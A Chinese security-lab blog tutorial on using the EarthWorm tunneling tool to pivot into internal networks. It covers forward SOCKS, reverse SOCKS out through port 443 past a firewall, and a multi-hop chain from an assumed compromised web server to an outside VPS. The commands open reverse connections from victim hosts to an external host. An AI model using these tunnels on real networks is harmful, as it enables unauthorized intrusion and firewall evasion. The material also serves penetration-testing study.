
使用EarthWorm直达内网深处

原创 deft 弥天安全实验室 2019-10-22

网安引领时代，弥天点亮未来

EW 是一套便携式的网络穿透工具，具有SOCKS v5服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土，工具包中提供了多种可执行文件，以适用不同的操作系统，Linux、Windows、MacOS、Arm-Linux 均被包括其内。

下图是一张示意图:



EarthWorm的使用命令

```
./xxx ([-options] [values])*
options :
Eg: ./xxx -s ssocksd -h
-s 该选项指定你需要使用的功能模块，以下6项内容中选择一项：
 ssocksd , rcsocks , rssocks ,
lcx_listen , lcx_tran , lcx_slave
-l 该命令为服务启动开启指定端口
-d 指定转发或反弹的主机地址
-e 指定转发或反弹的主机端口
-f 指定连接或映射的主机地址
-g 指定连接或映射的主机端口
-h 打开帮助提示，当与-s参数共同使用时可以看到更详细的内容
-a 关于
-v 显示版本
-t usectime set the milliseconds for timeout. The default
value is 1000
```

场景一：


A是一台vps主机存在公网ip，B是一台内网主机。EarthWorm开启socks5，使用proxfier代理连接。

A:140.143.100.197

B: xxx.xxx.xxx.xxx

注意点：因为这里是正向代理（其实正向代理是相对的，可以理解是你主动的就叫正向代理，你被迫的就叫反向代理），所以内网ip不需要用到。这种场景实用于要有公网ip地址，而且开放任意端口，如果没有开放过多的端口，你可以试试443端口。

A主机命令：ew_for_win.exe-s ssocksd -l 7777



B主机配置代理

通过B主机测试连接：


场景二：

A为一台vps主机，而B是内网主机，这里我们使用真实的环境。B的主机在外围受到防火墙的阻拦，现在我们使用正向代理是不太可能了，因为防火墙机制吧，我正向代理无法成功。所以我们尝试使用反向连接。

A:140.143.100.197

B:xxx.xxx.xxx.xxx


A主机命令：-s rcsocks -l7777 -e 443



这里我们让对方流量从443出来，因为对方防火墙只开启80端口和443端口。一般不建议反弹80端口，如果对方80端口流量大的话，我们很容易被撑爆的。

B主机命令：

通过A主机访问是否成功。



这里我们可以看到成功了，通过把存放在防火墙的主机B，通过端口443出去反向连接到A主机，然后A主机通过443端口接受，然后转发到本地的7777端口。

这里我们使用socks5代理工具。如图：

场景三：

攻击机：172.16.38.57

被攻击机windows 2008：192.168.84.131


物理机：192.168.84.1

Vps：140.143.100.197

搭建环境

这里我们需要在ngrok开通一条隧道，


Ok，那么我们把被攻击的的网站映射到公网上来。



这样我们就通过把网站映射出去了，访问一下试试。

Ok，这里我们就当我们拿到webshell了，然后提权得到shell了。然后又拿下了192.168.84.1这台物理机。（很多情况下公司的网站放在虚拟机里面，然后通过虚拟机逃逸控制物理机，然后物理机上面连接其他网络，通过内网渗透，控制全网）这里我们主要考虑流量转发出来。这里因为有防火墙的阻拦，我们使用反向代理出来。


Vps上执行：-s rcsocks-l 1080 –e 443




物理机上面执行：

-s lcx_slave -d 140.143.100.197 -e 443 -f 192.168.43.1-g 6668


-s lcx_listen -l 6668 -e 6669




被攻击上传EarthWorm，然后执行命令：-s rssocks -d 192.168.84.1 -e 6669



Vps上测试连通性。



验证是否成功



Ok，这里我们通过游览器代理测试成功。后续渗透的话，就可以通过socks代理实现了。

知识分享完了

喜欢别忘了关注我们哦~

学海浩茫，

予以风动，

必降弥天之润！

弥　天

安全实验室